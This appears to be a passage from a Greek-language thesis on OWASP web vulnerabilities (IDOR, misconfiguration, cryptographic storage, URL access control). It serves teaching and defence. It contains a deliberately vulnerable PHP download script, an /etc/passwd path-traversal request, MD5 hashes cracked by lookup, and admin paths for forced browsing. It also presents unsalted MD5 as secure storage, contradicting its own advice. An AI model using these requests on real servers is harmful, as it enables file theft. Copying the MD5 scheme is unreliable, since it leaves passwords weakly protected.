Εδώ υπάρχει μια πολύ προφανής άμεση αναφορά σε ένα αρχείο που ονομάζεται "*sometextfile.txt*", και ο πειρασμός για έναν χάκερ θα ήταν να δει τι συμβαίνει όταν το όνομα του αρχείου αλλάζει με κάποιο άλλο όνομα αρχείου, όπως "*passwords.txt*" ή " *accounts. txt ".*

Για να επιτευχθεί αυτό, ο χάκερ θα πρέπει να μαντέψει σωστά το όνομα ενός άλλου αρχείου του συστήματος, αλλά μια πιο μεθοδική προσέγγιση θα ήταν να ψάξει για κάτι συγκεκριμένο σε άλλο σημείο του συστήματος. Αυτό θα επιτευχθεί μέσω της πρόσβασης σε ένα εντελώς διαφορετικό αρχείο από εκείνο που σκόπευε ο προγραμματιστής της ευάλωτης εφαρμογής.

Ένα άλλο είδος *URL* που αποτελεί πρόκληση για έναν χάκερ είναι αυτό που καταλήγει με:

...account.cfm?customerid=4566

το οποίο κάνει τον χάκερ να αναρωτηθεί τι θα συνέβαινε εάν άλλαζε το *customerid με το 4567.* [28]

5.3 Επιπτώσεις

Η **ανασφαλής απευθείας αναφορά σε αντικείμενα** μπορούν να δημιουργήσουν πρόβλημα στο σύνολο των δεδομένων που μπορούν να αναφέρονται στις παραμέτρους. Ο επιτιθέμενος είναι εύκολο να αποκτήσει πρόσβαση σε όλα τα διαθέσιμα στοιχεία ενός τύπου.

5.4 Προστασία

Ο καλύτερος τρόπος για να αποφευχθεί η ανασφαλής απευθείας αναφορά σε αντικείμενα είναι να μην εκτίθενται ιδιωτικές αναφορές σε αντικείμενα. Αν, ωστόσο, πρόκειται να χρησιμοποιηθεί, τότε είναι σημαντικό να διασφαλιστεί ότι κάθε χρήστης έχει εξουσιοδότηση πριν από την παροχή πρόσβασης. [28]

Η επιβολή ενός πρότυπου τρόπου αναφοράς σε αντικείμενα του συστήματος, απαιτεί τα παρακάτω:

- Αποφυγή της έκθεσης των ιδιωτικών αναφορών σε αντικείμενα σε χρήστες όποτε αυτό είναι δυνατόν, όπως είναι τα πρωτεύοντα κλειδιά ή τα ονόματα αρχείων.
- Επικύρωση κάθε ιδιωτικής αναφοράς σε αντικείμενο. Πρακτικά, πρέπει να προσδιορίζεται σε ποια αρχεία θα επιτρέπεται η πρόσβαση ενός χρήστη και μόνο σε αυτά να τους επιτραπεί η πρόσβαση.
- Επιβεβαίωση των εξουσιοδοτήσεων στους χρήστες όπου υπάρχουν αντικείμενα αναφοράς. Χαρακτηριστικό παράδειγμα αποτελεί ο παρακάτω κώδικας, όπου ένας *hacker* μπορεί να αλλάξει την παράμετρο *ID*, σε οποιαδήποτε τιμή:

```
int cartID = Integer.parseInt( request.getParameter( "cartID" ) );

String query = "SELECT * FROM table WHERE cartID=" + cartID;
```

Αυτό μπορεί να προληφθεί, επιτρέποντας μόνον να εμφανίζονται εξουσιοδοτημένες εγγραφές:

int cartID = Integer.parseInt(request.getParameter("cartID"));

User user = (User)request.getSession().getAttribute("user");

*String query = "SELECT * FROM table WHERE*

*cartID=" + cartID + " **AND userID=" + user.getID()**;*

Μια εναλλακτική λύση για τις άμεσες αναφορές σε αντικείμενα, οι οποίες θα πρέπει να χρησιμοποιούνται όποτε είναι εφικτό, είναι η χρήση ανά χρήστη ή σύνοδο έμμεσων αναφορών στα αντικείμενα. [29][30]

5.5 Παράδειγμα Misconfiguration / Insecure Direct Object Reference

Για τις ανάγκες του παραδείγματος αυτού, παρουσιάζεται μια απλή εφαρμογή η οποία ανάλογα με την είσοδο του χρήστη, επιστρέφει ένα αρχείο από το σύστημα αρχείων του *Web Server*. Η κανονική χρήση της εφαρμογής προβλέπει ότι ο χρήστης θα επιλέξει ένα αρχείο pdf, από μια *drop down list* (*HTML Select*). Με την επιλογή του χρήστη, αποστέλλεται ένα *HTTP GET Request* με το όνομα του αρχείου.

Ακολουθεί ο κώδικας της εφαρμογής:

```
<?php


if(isset($_GET['file']))
{
        $filename=$_GET['file'];
        header("Content-disposition: attachment; filename=$filename");
```

```
        header('Content-type: application/pdf');
        readfile($filename);

}
else
{
?>

        <html>
        <head>
        <meta http-equiv="Content-Type" content="text/html;
charset=iso-8859-7" />
        <title>Παράδειγμα Misconfiguration</title>
        </head>
        <body>
                <h2>Παράδειγμα Misconfiguration</h2>
                <p>

                </p>
                <form method="GET" action="index.php">
                Παρακαλώ επιλέξτε ένα από τα διαθέσιμα αρχεία.<br>


                <select name="file" onchange="this.form.submit();">
                <option value="file1.pdf">Αρχείο 1</option>
                <option value="file2.pdf">Αρχείο 2</option>
                <option value="file3.pdf">Αρχείο 3</option>
                </select>
                </form>
                <p>
                Παράδειγμα κατάχρησης:
```

```
                <a href="index.php?file=/etc/passwd">index.php?file=/etc/
passwd</a>
        </body>
        </html>

<?php
}
?>
```

Ο κακόβουλος χρήστης μπορεί να παρατηρήσει ότι το *HTTP GET Request* έχει τη μορφή:

```
http://192.168.6.128/attacks/safeconfig/index.php?file=filename
```

Στη περίπτωση αυτή, αν ο χρήστης δημιουργήσει ο ίδιος κάποιο δικού του *HTTP GET Request*, μπορεί να κατεβάσει οποιοδήποτε αρχείο στο οποίο έχει *READ Access o apache server* (ο χρήστης με τον οποίο τρέχει ο *Apache Server)*. Για παράδειγμα, με το παρακάτω *HTTP GET Request* μπορεί να κατεβάσει το αρχείο χρηστών του συστήματος:

```
http://192.168.6.128/attacks/safeconfig/index.php?file=/etc/passwd
```

Στη περίπτωση αυτή συνεπώς, έχουμε μια κακώς υλοποιημένη εφαρμογή η οποία δεν κάνει κάποιο έλεγχο στις εισόδους του χρήστη, αλλά και χαλαρές ρυθμίσεις στον *Web server* που επιτρέπει την λήψη οποιοδήποτε αρχείου μέσω *PHP*.

Η εφαρμογή θα γίνει ασφαλέστερη με δυο τρόπους. Αρχικά, προστίθεται κώδικας ο οποίος ελέγχει για το είδος αρχείων που επιτρέπεται να ζητήσει ο χρήστης. Έτσι ο κώδικας επεξεργασίας του *HTTP Get Request* μετατρέπεται ως εξής:

```
if(isset($_GET['file']))
{
        $filename=$_GET['file'];
        $extensions = array("pdf","doc");

        //πάρε την κατάληξη του αρχείου
        $ext = @substr($filename, strrpos($filename, '.') + 1);
        //Αν το αρχείο έχει αποδεκτή κατάληξη
        if (in_array($ext, $extensions)) {
                header("Content-disposition: attachment; filename=$filename");
                header('Content-type: application/pdf');
                readfile($filename);
        }
}
```

Αυτό όμως δεν είναι αρκετό, καθώς πάλι επιτρέπεται η λήψη αρχείων από οπουδήποτε στο σύστημα αρχείων. Για να λυθεί αυτό, προστίθενται ειδικές ρυθμίσεις στο αρχείο ρυθμίσεων του *Apache.*


```
<Directory "/var/www/attacks/safeconfig/">

        Options Indexes MultiViews FollowSymLinks

        AllowOverride None

        Order deny,allow

        allow from all

        php_admin_value open_basedir    /var/www/attacks/safeconfig:/var/www/tmp

</Directory>
```

Η λειτουργία *open_basedir* καθορίζει τις τοποθεσίες ή μονοπάτια στο σύστημα αρχείων στις οποίες η *PHP* επιτρέπεται να έχει πρόσβαση σε αρχεία με συναρτήσεις όπως η *fopen()* και *readfile()*. Εάν ένα αρχείο δεν είναι στους καταλόγους που καθορίζονται από την *open_basdir*, η *PHP* θα αρνηθεί να το ανοίξει.

Στο παραπάνω παράδειγμα, τα αρχεία *PHP* που βρίσκονται κάτω από τον κατάλογο *«/var/www/attacks/safeconfig/»* όταν εκτελούνται δεν έχουν δικαίωμα πρόσβασης σε αρχεία που δεν βρίσκονται στους καταλόγους *«/var/www/attacks/safeconfig»* και *«/var/www/tmp»*.

6. SECURITY MISCONFIGURATION

Η διασφάλιση μιας ιστοσελίδα από κακόβουλους χρήστες και επιθέσεις είναι σημαντική, ανεξάρτητα από τον τύπο του *site* ή τον αριθμό των επισκεπτών της. Η λανθασμένη παραμετροποίηση ασφαλείας θα μπορούσε να επιτρέψει σε κακόβουλους χρήστες να αλλάξουν την ιστοσελίδα, να αποκτήσουν πρόσβαση χωρίς άδεια, να εκθέσουν αρχεία, ή να εκτελέσουν άλλες ανεπιθύμητες ενέργειες. [56]



Εικόνα 6. Security Misconfiguration

Η λανθασμένη παραμετροποίηση ασφαλείας μπορεί να συμβεί σε οποιοδήποτε επίπεδο της εφαρμογής, συμπεριλαμβανομένης της πλατφόρμας, του *web server*, του *server* εφαρμογών, του *framework*, και του προσαρμοσμένου κωδικού. Οι προγραμματιστές και οι διαχειριστές του δικτύου πρέπει να συνεργαστούν για να εξασφαλίσουν ότι το σύνολο έχει ρυθμιστεί σωστά. Οι αυτοματοποιημένοι σαρωτές είναι χρήσιμοι για τον εντοπισμό *patches*, λανθασμένων ρυθμίσεων, χρήση των προεπιλεγμένων λογαριασμών, περιττές υπηρεσίες, κλπ.[57]

6.1 Παράδειγμα

Το αρχείο *php.ini* περιλαμβάνει τη μεταβλητή *expose_php* η οποία είναι ενεργοποιημένη εξ ορισμού, ως εξής:

expose_php = 'on'

Αυτή η προεπιλεγμένη ρύθμιση προκαλεί το διακομιστή εφαρμογών να αποκαλύψει στην επικεφαλίδα του διακομιστή ότι μια συγκεκριμένη έκδοση της *PHP* χρησιμοποιείται για την επεξεργασία των αιτήσεων. Η αποκάλυψη αυτής της πληροφορίας, μπορεί να χρησιμοποιηθεί για την διαμόρφωση μιας επίθεσης ειδικής για την έκδοση της *PHP* που βρέθηκε.

6.2 Επιπτώσεις

Η λανθασμένη παραμετροποίηση ασφαλείας συνήθως παρουσιάζει τις ακόλουθες συνέπειες:

- Εγκατάσταση κερκόπορτας μέσω ελλιπούς λειτουργικού συστήματος ή *server patch.*
- Εκμετάλλευση των ελαττωμάτων της *XSS* λόγω της απουσίας πλαισίου εφαρμογής - *patches.*
- Η αυθαίρετη πρόσβαση στους προεπιλεγμένους λογαριασμούς, στη λειτουργία της εφαρμογής ή των δεδομένων, οφείλεται σε κακή ρύθμιση του διακομιστή. [43]

6.3 Προστασία

Οι πρωταρχικός συστάσεις για την ασφαλή παραμετροποίηση, είναι η δημιουργία όλων των ακολούθων:

1. Μια επαναλαμβανόμενη διαδικασία που καθιστά γρήγορη και εύκολη την ανάπτυξη ενός άλλου περιβάλλοντος. Η ανάπτυξη, η διασφάλιση της ποιότητας και η παραγωγή περιβάλλοντος πρέπει να είναι διαμορφωμένες όμοια. Η διαδικασία αυτή θα πρέπει να

αυτοματοποιηθεί προκειμένου να ελαχιστοποιηθεί η προσπάθεια που απαιτείται για την δημιουργία ενός νέου ασφαλούς περιβάλλοντος.

2. Μια διαδικασία για την ενημέρωση και την ανάπτυξη όλων των νέων ενημερώσεων λογισμικού και *patches* έγκαιρα για κάθε αναπτυσσόμενο περιβάλλον. Αυτό πρέπει να περιλαμβάνει όλες τις βιβλιοθήκες κώδικα, οι οποίες συχνά παραβλέπονται.
3. Μια ισχυρή αρχιτεκτονική της εφαρμογής που παρέχει καλό διαχωρισμό και ασφάλεια μεταξύ των συσκευών.
4. Σάρωση και έλεγχοι περιοδικά για να βοηθήσουν στον εντοπισμό μελλοντικών λανθασμένων παραμετροποιήσεων ή ελλειπόντων patches. [57]

7. INSECURE CRYPTOGRAPHIC STORAGE


Οι δικτυακοί τόποι που αποθηκεύουν ευαίσθητες πληροφορίες, όπως ονόματα χρηστών, κωδικούς πρόσβασης ή άλλα προσωπικά στοιχεία, πρέπει να χρησιμοποιούν ισχυρή κρυπτογράφηση για να είναι ασφαλή τα δεδομένα. [35]

Η ανασφαλής κρυπτογραφική αποθήκευση συμβαίνει όταν μια αίτηση δεν κρυπτογραφεί με ασφάλεια τα ευαίσθητα δεδομένα της, όταν αποθηκεύονται σε μια βάση δεδομένων.

Η ανασφαλής κρυπτογραφική αποθήκευση παρουσιάζεται όταν ένα από τα παρακάτω συμβαίνει:

1. Οι προγραμματιστές δεν κρυπτογραφούν τα δεδομένα που είναι αποθηκευμένα στη βάση δεδομένων.
2. Οι προγραμματιστές κρυπτογραφούν τα δεδομένα που αποθηκεύονται στη βάση δεδομένων, αλλά βασίζονται σε μεθόδους κρυπτογράφησης που έχουν οι ίδιοι αναπτύξει.

Η κύρια ανησυχία σχετικά με την μη κρυπτογράφηση των ευαίσθητων δεδομένων είναι ότι μπορεί να οδηγήσει σε απώλεια εμπιστευτικότητας. [36]



Εικόνα 7. Insecure Cryptographic Storage

Σε περίπτωση που οι κακόβουλοι χρήστες μπορούν να έχουν πρόσβαση σε μη ασφαλή αποθηκευμένα δεδομένα, χρειάζεται λίγη προσπάθεια για να τα εμφανίσουν στην οθόνη τους. [35]

Προκειμένου να επαληθευτεί ότι η εφαρμογή κρυπτογραφεί τα ευαίσθητα δεδομένα και τις πληροφορίες σωστά, θα πρέπει να γίνονται έλεγχοι. Στην περίπτωση αυτή μπορούν να χρησιμοποιηθούν δυο προσεγγίσεις.

- Αυτοματοποιημένη προσέγγιση. Με την προσέγγιση αυτή τα εργαλεία σάρωσης δεν μπορούν να επαληθεύσουν καθόλου την κρυπτογραφική αποθήκευση. Τα εργαλεία αυτά μπορούν να χρησιμοποιηθούν για την ανίχνευση κρυπτογραφικών APIs, αλλά δεν μπορούν να τα ανιχνεύσουν αν χρησιμοποιηθούν σωστά ή αν η κρυπτογράφηση γίνεται εξωτερικά.

- Χειροκίνητη προσέγγιση. Η σάρωση και ο έλεγχος δεν μπορεί να επικυρώσει την κρυπτογραφική αποθήκευση, έτσι η επανεξέταση του κώδικα είναι ο καλύτερος τρόπος για να εξακριβωθεί εάν μια αίτηση κρυπτογραφεί τα ευαίσθητα δεδομένα. Αυτό μπορεί να συνεπάγεται και εξέταση της διαμόρφωσης των εξωτερικών συστημάτων. [37]

7.1 Παράδειγμα

Το παράδειγμα που ακολουθεί είναι ιδιαίτερα απλό. Αρχικά δίνεται η παρακάτω εντολή, η οποία επιστρέφει τον πίνακα όλων των χρηστών από μια βάση δεδομένων.

- select * from users;

id	username	Password
2	brett	5f4dcc3b5aa765d61d8327deb882cf99
2	Dan	3c3662bcb661d6de679c636744c66b62

Οι κωδικοί πρόσβασης σε αυτόν τον πίνακα είναι μεγέθους 32 χαρακτήρων. Το ερώτημα που προκύπτει είναι αν θα μπορούσαν αυτοί οι κωδικοί πρόσβασης μπορούν να αποκρυπτογραφηθούν με τον αλγόριθμο *MD5*.
Όπως με όλους τους *hashing* αλγορίθμους, έτσι και ο *MD5* δεν μπορεί να αντιστραφεί. Ωστόσο, μπορεί να προϋπολογιστεί. Χρησιμοποιώντας έναν πίνακα αναζήτησης *hash* μπορεί να προσδιοριστεί ποιος ήταν ο κωδικός πρόσβασης πριν από την χρήση του αλγορίθμου *MD5.*

Μετά την εισαγωγή του κωδικού *5f4dcc3b5aa765d61d8327deb882cf99* στην ηλεκτρονική φόρμα, επιστρέφεται ο κωδικός πρόσβασης. Σε αυτό το παράδειγμα, ο κωδικός είναι η λέξη "*password*". [36]

7.2 Επιπτώσεις

Τα πιο συνηθισμένα προβλήματα που σχετίζονται με την κρυπτογραφία και χρειάζονται σοβαρή μελέτη και έλεγχο είναι τα ακόλουθα:

- Αδυναμία κρυπτογράφησης των ευαίσθητων δεδομένων.
- Ανασφαλής χρήση των ισχυρών αλγορίθμων.
- Χρήση άχρηστων αυτοσχέδιων αλγορίθμων (*home grown algorithms*).
- Χρήση αποδεδειγμένων αδύναμων αλγόριθμους όπως *SHA-1, RC3, RC4, MD5.*

- Απροστάτευτη αποθήκευση των κλειδιών και των κωδικοποιημένων κλειδιών. [36]

7.3 Προστασία

Πολλές ευαίσθητες πληροφορίες (κωδικοί πρόσβασης, αριθμοί λογαριασμών, μισθοί) είναι αποθηκευμένες σε εφαρμογές *web*. Συνεπώς, τα δεδομένα αυτά χρίζουν προστασίας. Η κρυπτογράφηση χρησιμοποιείται συνήθως για την προστασία των πιο ευαίσθητων στοιχείων, αλλά συνήθως δεν είναι αρκετή για την ασφάλεια τους. Τα παρακάτω σημεία είναι πολύ σημαντικά για την ασφαλή κρυπτογραφική αποθήκευση των δεδομένων.

- Να μη δημιουργούνται κρυπτογραφικοί αλγόριθμοι, παρά μόνο εγκεκριμένοι δημόσιοι αλγόριθμοι όπως οι *AES, RSA* και *SHA-256*.
- Να μη χρησιμοποιούνται αδύναμοι αλγόριθμοι, όπως οι *MD5* και *SHA1.* Προτιμότερο είναι να χρησιμοποιούνται ασφαλέστερες εναλλακτικές λύσεις, όπως η *SHA-256*. [38]
- Αποθήκευση των ιδιωτικών κλειδιών, δημιουργία κλειδιών εκτός σύνδεσης με προσοχή και διαβίβαση μέσω επισφαλών καναλιών.
- Να είναι βέβαιο πως τα αποθηκευμένα κρυπτογραφημένα δεδομένα στο δίσκο δεν είναι εύκολο να αποκρυπτογραφηθούν. Για παράδειγμα, η κρυπτογράφηση των βάσεων δεδομένων δεν έχει καμία αξία, εάν η σύνδεση σε αυτήν παρέχει πρόσβαση χωρίς κρυπτογράφηση. [39]
- Σύμφωνα με το πρότυπο ασφαλείας *PCI Data Security Standard*, πρέπει να προστατεύονται τα δεδομένα των κατόχων πιστωτικών καρτών. Η τήρηση αυτού του προτύπου είναι υποχρεωτική από το 2008 για όποιον ασχολείται με πιστωτικές κάρτες. Το ιδανικότερο είναι να μην αποθηκεύονται ποτέ περιττά στοιχεία, όπως οι πληροφορίες των μαγνητικών ραβδώσεων ή ο πρωτεύον αριθμός του λογαριασμού (*PAN*). Αν ωστόσο αποθηκευτεί ο *PAN*, σε καμία περίπτωση δεν πρέπει να αποθηκευτεί ο αριθμός *CVV*. [40]

7.4 Secure Cryptographic Storage στην πράξη.

Σε προηγούμενα παραδείγματα, η αποθήκευση των προσωπικών δεδομένων του χρήστη στη βάση γινόταν σε μορφή απλού κειμένου, χωρίς κρυπτογράφηση. Αυτό σημαίνει πως ο διαχειριστής του συστήματος και οποιοσδήποτε άλλος έχει *READ access* στη βάση δεδομένων μπορεί να διαβάσει τα δεδομένα των χρηστών.

Στο παρακάτω παράδειγμα θα δείξουμε πως σε περιβάλλον *PHP/MySQL* μπορούμε να αποθηκεύσουμε το κωδικό του χρήστη με επιτυχία. Με τη χρήση της συνάρτησης *MD5*, αντί για το κωδικό του χρήστη , αποθηκεύεται το *MD5 digest* του κωδικού. Η *MD5* είναι μια πολύ γνωστή συνάρτηση κρυπτογράφησης η οποία παράγει ένα μοναδικό αλφαριθμητικό το οποίο δε μπορεί να αντιστραφεί για κάθε είσοδο που δέχεται.

Η συνάρτηση *getUserData* που χρησιμοποιήθηκε και σε προηγούμενα παραδείγματα, γίνεται ως εξής:

```
<?php

        include("include/db.php");

?>

<html>
        <head>
                <meta http-equiv="Content-Type" content="text/html;
charset=iso-8859-7" />
                <title>Παράδειγμα SECURE CRYPTOGRAPHIC STORAGE</title>
        </head>
        <body>
                <h2>Παράδειγμα SECURE CRYPTOGRAPHIC STORAGE</h2>
        <p></p>
```

```
<?php
        if(!isset($_POST['username'])){
?>

        <form method="POST" action="index.php">
                Παρακαλώ εισάγετε τα στοιχεία σας, για να συνδεθείτε στο
σύστημα<br>
                Username: <input type="text" name="username" value="<?php
echo @$_POST['username'] ?>" /> <br>
                Password: <input type="password" name="password" value="<?
php echo @$_POST['password'] ?>" /> <br>

                <input type="submit" name="Αποστολή" />
        </form>

<?php
}
        else
        {
                $user = getUserData($_POST['username'],$_POST['password']);

                if($user->name!="N/A"){  //αν επιστράφηκε έγκυρος χρήστης
                        echo "<h2> Συνδεθήκατε ως " . $user->name . "</h2>";
                }
                else{
                        echo "Ανεπιτυχής σύνδεση";
                }
        }

?>
```

Η εγγραφή ενός χρήστη στη βάση έχει την παρακάτω μορφή:

	username	password	name
	angelos	098f6bcd4621d373cade4e832627b4f6	angelos k
	george	test	george a

Screen shot 7.1

Παρατηρούμε οτι για τον χρήστη *angelos* το *password* έχει την κρυπτογραφημένη μορφή. Στην εφαρμογή που φτιάξαμε ο χρήστης *george* δεν μπορεί να κάνει *login* γιατι δεν κάνει χρήση της *MD5*.

Παράδειγμα SECURE CRYPTOGRAPHIC STORAGE

Παρακαλώ εισάγετε τα στοιχεία σας, για να συνδεθείτε στο σύστημα
Username: angelos
Password: ••••
Submit

Screen shot 7.2

Παράδειγμα SECURE CRYPTOGRAPHIC STORAGE

Συνδεθήκατε ως angelos k

Screen shot 7.3

Screen shot 7.4

Screen shot 7.5

8. FAILURE TO RESTRICT URL ACCESS

Η κύρια ιδέα αυτού του είδους επίθεσης είναι να γίνει μια προσπάθεια να βρεθούν οι πόροι οι οποίοι δεν δημοσιεύονται, αλλά μπορούν να προσπελαστούν χρησιμοποιώντας “forced browsing”. Ο σκοπός αυτής της επίθεσης είναι παρόμοιος με αυτόν της Insecure Direct Object Reference, ώστε και οι δύο έχουν τον ίδιο στόχο: να αποκριθεί παράνομη πρόσβαση σε πόρους.

Μεταξύ των πόρων που ένας εισβολέας αποκτά συνήθως πρόσβαση, αναφέρονται τα ακόλουθα:

- Σελίδες που λειτουργούν με την βοήθεια του admin.
- Σελίδες στις οποίες κάποιος δεν πρέπει να έχει πρόσβαση με το ίδιο προφίλ, με το οποίο είναι εγγεγραμμένος.
- Διαφορετικά είδη αρχείων (pdf, xml, exe ...)
- Κώδικας που κρίνει τα προνόμια για τον πελάτη, αλλά όχι για τον server. Με αυτή την επιλογή η πρόσβαση δεν είναι απευθείας στη διεύθυνση URL με τη χρήση καταναγκαστικής περιήγησης, αλλά ένα λάθος έλεγχος των προνομίων επιτρέπει την πρόσβαση στις σελίδες που δεν πρέπει να επιτρέπονται.
- Κώδικας που επιβάλλει μια πολιτική ελέγχου πρόσβασης, αλλά είναι ξεπερασμένος ή ανεπαρκής, ώστε όλοι οι χρήστες μπορούν να έχουν πρόσβαση στους πόρους που ελέγχονται από την πολιτική αυτή. [54]

Ο στόχος είναι να επιβεβαιωθεί ότι ο έλεγχος πρόσβασης εκτελείται συνεχώς στο επίπεδο παρουσίασης και στην επιχειρηματική λογική για όλα τα URLs στην εφαρμογή . Για την διαδικασία αυτή, ακολουθούνται δυο προσεγγίσεις.

Αυτοματοποιημένη προσέγγιση: Και οι δύο σαρωτές ευπάθειας και στατικά εργαλεία ανάλυσης έχουν δυσκολία με την επαλήθευση του ελέγχου πρόσβασης του URL, αλλά για διαφορετικούς λόγους. Οι σαρωτές ευπάθειας

έχουν δυσκολία να μαντέψουν κρυμμένες σελίδες και να καθορίσουν ποιες σελίδες θα πρέπει να επιτρέπονται για κάθε χρήστη, ενώ τα στατικά εργαλεία ανάλυσης προσπαθούν να εντοπίσουν προσαρμοσμένα στοιχεία ελέγχου πρόσβασης στον κώδικα και να συνδέσουν το επίπεδο παρουσίασης με τη λογική των επιχειρήσεων.

Χειροκίνητη προσέγγιση: Η πλέον αποτελεσματική και ακριβής προσέγγιση είναι να χρησιμοποιηθεί ένας συνδυασμός της αναθεώρησης του κώδικα και των ασφαλών δοκιμών για να ελεγχθεί ο μηχανισμός ελέγχου πρόσβασης. Αν ο μηχανισμός είναι συγκεντρωτικός, ο έλεγχος μπορεί να είναι αρκετά αποτελεσματικός. Αν ο μηχανισμός είναι κατανεμημένος σε ένα ολόκληρο codebase, η επαλήθευση μπορεί να είναι πιο χρονοβόρα. Αν ο μηχανισμός επιβάλλεται εξωτερικά, η διαμόρφωση πρέπει να εξεταστεί και να δοκιμαστεί. [53]

8.1 Παράδειγμα

Η επίθεση αυτή μπορεί να γίνει σε κοινές εφαρμογές που προσπαθούν ιδιαίτερα για να αποτρέψουν την σύνδεση παράνομων χρηστών. Για παράδειγμα μπορούμε να φανταστούμε μια εφαρμογή με την ακόλουθη δομή φακέλου:

[WEB ROOT]

```
/admin
   admin.html
/products
/sales
...
index.html
login.html
...
```

Ένας χρήστης με όχι πάρα πολλά προνόμια πιθανώς δεν μπορεί να έχει πρόσβαση στην σελίδα admin.html, αλλά αν έστω μια φορά εφαρμοστούν κακοί περιορισμοί στον φάκελο, ο χρήστης αυτός θα αναγνωρίζεται πληκτρολογώντας απλά τη σωστή διεύθυνση URL στην οποία ο ίδιος θα αποκτήσει πρόσβαση.
https://[SERVER URL]/admin/admin.html

Φυσικά αυτός ο χρήστης θα πρέπει να γνωρίζει ότι αυτή η σελίδα υπάρχει πράγματι, αλλά αυτό είναι εύκολο να γίνει, δεδομένου ότι είναι πολύ προβλέψιμη. Στις περισσότερες περιπτώσεις ακολουθούν τις εξής προδιαγραφές:

/admin/[index.html | index.jsp | index.asp | index.php]

/backup/

/logs/

/vulnerable.cgi

Επιπλέον, η παρουσία αυτών των σελίδων μπορεί να ανιχνευθεί παρατηρώντας τον κώδικα απάντησης του διακομιστή HTTP.[55]

8.2 Επιπτώσεις

Εξαιτίας της αποτυχίας, από μέρους του διαχειριστή, να περιοριστεί η πρόσβαση σε ένα URL, οι επιτιθέμενοι μπορούν να επικαλεστούν τις λειτουργίες και τις υπηρεσίες για τις οποίες δεν έχουν ανάλογη έγκριση. Παράλληλα, οι επιτιθέμενοι μπορούν να αποκτήσουν πρόσβαση στους λογαριασμούς και τα δεδομένα άλλων χρηστών και να εκτελέσουν προνομιακές ενέργειες.

8.3 Προστασία

Συχνά, η μόνη προστασία για μια διεύθυνση URL είναι να μην εμφανίζονται οι συνδέσεις σε αυτή τη σελίδα σε αναρμόδιους χρήστες. Ωστόσο, ένας επιτιθέμενος με κίνητρο, ειδίκευση, ή απλά τυχερός μπορεί να είναι σε θέση να βρει και να έχει πρόσβαση σε αυτές και να προβάλει δεδομένα. Η ασφάλεια ως αποτέλεσμα της αφάνειας, δεν επαρκεί για την προστασία ευαίσθητων λειτουργιών και δεδομένων σε μια εφαρμογή. Η ενεργοποίηση του ελέγχου πρόσβασης URL χρειάζεται κάποιον προσεκτικό σχεδιασμό. Ανάμεσα στα πιο σημαντικά ζητήματα είναι:

- Βεβαίωση ότι ο έλεγχος πρόσβασης είναι μέρος της επιχείρησης, της αρχιτεκτονικής και του σχεδιασμού της εφαρμογής.
- Βεβαίωση ότι όλες οι διευθύνσεις URL και οι λειτουργίες των επιχειρήσεων προστατεύονται από ένα αποτελεσματικό μηχανισμό ελέγχου πρόσβασης που επιβεβαιώνει τον ρόλο και τα δικαιώματα του χρήστη πριν λάβει χώρα κάθε επεξεργασία. Η διαδικασία αυτή γίνεται σε κάθε βήμα, όχι μόνο μία φορά κατά την έναρξη οποιασδήποτε διαδικασίας πολλαπλών σταδίων.
- Εκτέλεση ενός δοκιμαστικού ελέγχου πριν από την ανάπτυξη ή την παράδοση του κώδικα για να εξασφαλιστεί ότι η αίτηση δεν μπορεί να χρησιμοποιηθεί καταχρηστικά από έναν εξειδικευμένο εισβολέα.
- Υπάρχει πάντα μεγάλη πιθανότητα οι χρήστες να είναι γνώστες των ειδικών ή κρυφών διευθύνσεων URL ή API. Πάντα να εξασφαλίζεται ότι οι διοικητικές και υψηλά προνομιούχες ενέργειες προστατεύονται.
- Ένας διαχειριστής θα έχει ένα μενού με μια διεύθυνση URL. Ένας μη-admin χρήστης μπορεί να εισαγάγει τη διεύθυνση URL με το χέρι, αλλά δεν θα επιτρέπει η πρόσβαση τους. [52]
- Να συμπεριλαμβάνονται αρχεία βιβλιοθήκης, ιδιαίτερα αν έχουν μια εκτελέσιμη επέκταση, όπως. php.

